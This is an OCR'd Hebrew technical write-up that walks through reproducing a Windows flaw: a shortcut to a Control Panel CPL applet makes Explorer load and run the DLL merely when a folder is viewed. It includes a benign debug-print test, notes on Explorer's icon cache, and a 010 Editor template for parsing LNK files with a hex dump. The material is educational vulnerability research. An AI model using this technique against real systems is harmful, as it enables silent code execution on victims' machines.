
אחדד! - כאשר ה-Control Panel רץ, הוא טוען (LoadLibaray) את קובצי ה-CPL שהם בין היתר ספריות הרצה (dll) ובהן יש קוד שירוץ ובין היתר יחזיר ל-Control Panel מידע של איך להציג את ה-Applets שלהן באופן וויזואלי, שם, גודל, אייקון וכו'.

המילים הצגה באופן וויזואלי מצלצלות מוכר, זה הוא השלב בו נרכיב במקצת על מנגנון אחר של מערכת ההפעלה Windows והוא קובצי ה LNK - מנגנון זה לא נבחר במקרה, ההצגה של האייקון של האפליקציה זה משהו אשר ממומש גם במנגנון ה-LNK אשר מציג את האייקון של הקובץ אליו הוא מצביע.

המנגנון השני - "קיצור דרך":

מערכת ההפעלה Windows רצתה לממש פיצ'ר של "קיצור דרך" - כלומר: קיים קובץ בנתיב מסוים והיינו רוצה להריץ אותו או לפתוח אותו או לגשת אליו ממקום אחר.

הדבר נראה כך:




בתמונה ניתן לראות את "קיצור הדרך" (ה-icon בצד שמאל) מימינו ניתן לראות חלון של מערכת ההפעלה אשר מציג הגדרות של אותו "קיצור דרך" אשר כוללות את הנתיב של הקובץ אליו קיצור הדרך מפנה ולימינו (החלון הימינית ביותר) ניתן לראות את הקובץ המקורי עליו "קיצור הדרך מצביע".

מנגנון קיצור הדרך מומש ע"י Microsoft בעזרת קבצים עם סיומת מיוחדת (.lnk) - בכל פעם ש Windows explorer "רואה" קובץ עם סיומת זו הוא מנסה להתייחס אליו כקבוץ "קיצור דרך" , כלומר:

Windows Explorer קורא את תוכן הקובץ ומנתח אותו על סמך המבנה הידע מראש של קובץ LNK ובכך יודע מה הוא הקובץ אשר "קיצור הדרך מבציע עליו".

לצורך ניתוח של קבצים בפורמט בינארי אנו נעזר בתוכנה 010Editor, תכנה זו יודעת להציג לערוך את תוכן הקובץ הבינארי בכמה קידודים שונים ואחת החוזקות המיוחדות שלה הוא היכולת "להלביש" על המידע שנמצא בקובץ דבר שנקרא Template שאומר מה המשמעות של כל ערך בכל נקודה בקובץ, כלומר אנחנו יכולים לומר לתוכנה - זה הקובץ וזה השם והמשמעות של הערך שיש בתא הראשון וזה הערך והמשמעות של התא השני - בפורמט שמדמה C Structs - והיא בנחמדותה תגיד לנו את זה באופן וויזואלי יפה.

נראה דוגמה למבנה פנימי של קובץ LNK וניתוח חלקי שלו על ידי התוכנה 010Editor יחד עם ה-Template הדיפולטי של התוכנה לפרסור קבצי LNK:



[010editor - lnk file template]

בין היתר ניתן לראות כי כחלק מהקובץ LNK מצוין הנתיב של קובץ היעד.

עד כאן הכול טוב ויפה. אך אם אנחנו נזכרים במטרה שלשמה התכנסנו - נזכיר שכאשר ה-Control Panel נפתח הוא טוען את כל ה-CPL שלו וכל אחד מהם מציין בפניו איך להציג את ה-Applets שבו באופן נכון.


איך עובדת התצוגה של LNK? כמו שראינו - כאשר אנחנו מסתכלים על קובץ LNK מופיע בפנינו בדיוק ה-icon של הקובץ עליו אנחנו מפנים בתופסת חץ קטן בצד.

אך בשביל להציג את ה-icon של קובץ CPL נדרש לטעון אותו להריץ את הקוד שלו.

מצב שכזה הוא מאוד מעניין משום שאם נחשוב על מצב ובו נדרש לתמוך ב-"קיצור דרך" אל Applets של ה-Control Panel - קיצור הדרך יידרש להציג icon אשר נדרש להיבחר על ידי הרצה של ה-CPL שהוא קובץ DLL.

שוב - במידה ומערכת ההפעלה Windows הייתה רוצה לתמוך ב"קיצור דרך" אל Control Panel Applet - בכל פעם אשר היינו מסתכלים על "קיצור הדרך" הזה - ברקע היה נטען ורץ ה-DLL אשר מכיל את ה-Applets כדי שנוכל לקבל את ה-icon של ה-Applets עליו אנחנו מסתכלים.

האם בכלל יש אפשרות לייצר "קיצור דרך" ל-Applet? - מסתבר שכן. (לחצן ימיני על האייקון):



על מנת לאשש את ההתנהגות שאנחנו צופים ראשית נכתוב CPL משלנו.


את תיקיית הפרויקט שנכתב ב-Visual Studio 2017 (בשביל תמיכה ב-XP) ניתן להוריד מכאן.

נקמפל כקובץ DLL, נשנה את שמו להיות test.cpl ונציב אותו (כמו שלמדנו כי אפשרי) בתיקיה:

```
%windir%\system32
```


המטרה של הקוד היא להדפיס שורות דיבאג (אותם ניתן להציג עם הכלי Dbgview) וכך אם נראה את השורות שלנו נדע שה-DLL רץ.

עכשיו נכנס ל-Control Panel ונראה מה קורה:




עובד - רואים את השורות שלנו מודפסות ל-DbgView - מכאן אנחנו מבינים כי ה-CPL שכתבו נטען ורץ.

ניצור "קיצור דרך" אל התת-אפליקציה שלנו על ידי לחיצה על הלחצן ימיני בעכבר על האייקון שלה ואז לחיצה על "Create Shortcut":



נעביר את קיצור הדרך אל תיקיה חדשה ונראה מה קורה כאשר אנחנו נכנסים אליה:



כלום, אבל זה לא יעצור אותנו - וכמו מדפסת - אם זה לא עובד נעשה ריסטרט וננסה שוב - וזה עבד! אבל למה?

במקרה הראשון - Windows Explorer החליט כי לא נדרש לטעון את קובץ ה-CPL כדי לקבל את ה-icon של ה-Applet שאנחנו מסתכלים עליו.


ה-"בעיה" הזו נגמרת משום שה-Explorer.exe מממש מנגנון של Cache אשר פועל פחות או יותר כך:

1. "האם אני זוכר מ ה-icon של קיצור הזה?":
   a. אם לא:
      i. תעשה מה שנדרש כדי למצוא את ה-icon
      ii. תציג את ה-icon
      iii. תשמור את ה-icon כך שאם אתבקש להציג את ה-icon לקיצור הדרך הזה שוב פשוט יהיה לך אותו במאגר - "תזכור את ה-icon"
   b. אם כן:
      iv. פשוט תציג אותו כי יש לך אותו כבר.


על כן - אנחנו מבינים כי החולשה תעבוד פעם אחת בעבור התחברות של המשתמש (Explorer.exe נוצר מחדש בכל פעם שמשתמש מתחבר למחשב ובאופן סטנדרטי).

לכן כדי להתקדם במימוש החולשה אנחנו נסגור את ה-Explorer ונפתח אותו מחדש לפני כל בדיקה.

נחזור לבדיקת ה-LNK - נפתח את EXPLOERE מחדש ונמשיך:




עכשיו נכנס שוב לתיקיה:



עובד! הצלחנו לבצע הרצה של קוד רק בכלל שהצגנו תיקיה מסוימת!

נפתח את קובץ ה-LNK וננסה להבין איך הוא נראה יותר לעומק:



אנחנו משתמשים שוב בתוכנה 010editor אשר יודעת לנתח מבנים בינאריים ולהציג אותם באופן נוח למשתמש. אבל אבוי, התוכנה מציגה לנו שגיאה (השורה הצהובה למטה) - מסתבר שה-Template בגרסתו האחרונה (0.3) נופל כאשר הוא מנסה לנתח את הקובץ שלנו.

אחרי מאמץ קל הצלחנו להוסיף כמה שורות ל-Template כך שהוא יצליח לפרסר את הקובץ שלנו ובכך יצרנו את Lnk_2.bt , הבעיה הייתה שבגלל שזה מקרה די נדיר (קיצור דרך לאפליקציה ב-CP) הדרך שבה נשמרים הנתונים בקובץ לא הייתה ממומשת, על כן פתחנו את הדוקומנטציה של פורמט ה-LNK (כן כן) והוספנו את הנדרש (תמיד כיף לעשות את העבודה של המפתחים של 010editor).

השינוי בא לידי ביטוי בניתוח המבנה - IDList:

```
typedef struct
{
    uint16 Size;

    ubyte TypeData : 4;
    enum <ubyte>
    {
        KnownFromLastIDLIST = 0x0,
        ROOT = 0x1,
        VOLUME = 0x2,
        FILE = 0x3,
        NETWORK = 0x4,
        COMPRESSED = 0x5,
        URI = 0x6,
        CONTROL_PANEL = 0x7
    } Type : 4;

    switch (Type)
    {
        case KnownFromLastIDLIST:
            if (Type == 0 && TypeData == 0)
            {
                ubyte unkown[3];
                short OffsetToPath;
                short OffsetToName;
                short OffsetToDescription;
                string Path;
                string Name;
                string Desctiprion;
            }
            else if (Type == 0 && TypeData == 1)
            {
                ubyte Data[9];
            }
            break;
```

וכעת, אם נשתמש ב-Template החדש - ניתוח הקובץ יראה כך:

010 Editor - D:\tomer\Limodim\סדנה סבביר\Mamans\projext\New folder (3)\Shortcut to Test.lnk

File Edit Search View Format Scripts Templates Tools Window Help

Shortcut to Test.lnk

Edit As: Hex Run Script Run Template: LNK_2.bt

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0000h: 4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00 00    L...........À...
0010h: 00 00 00 46 81 00 00 00 00 00 00 00 00 00 00 00    ...F............
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00    ................
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 5D 00 14 00    ............]...
0050h: 1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30    .PàOÐ ê:i.¢Ø..+0
0060h: 30 9D 14 00 2E 00 20 20 EC 21 EA 3A 69 10 A2 DD    0.....  ì!ê:i.¢Ý
0070h: 08 00 2B 30 30 9D 33 00 00 00 00 00 00 00 1D 00    ..+00.3.........
0080h: 22 00 43 3A 5C 57 49 4E 44 4F 57 53 5C 73 79 73    ".C:\WINDOWS\sys
0090h: 74 65 6D 33 32 5C 74 65 73 74 2E 63 70 6C 00 54    tem32\test.cpl.T
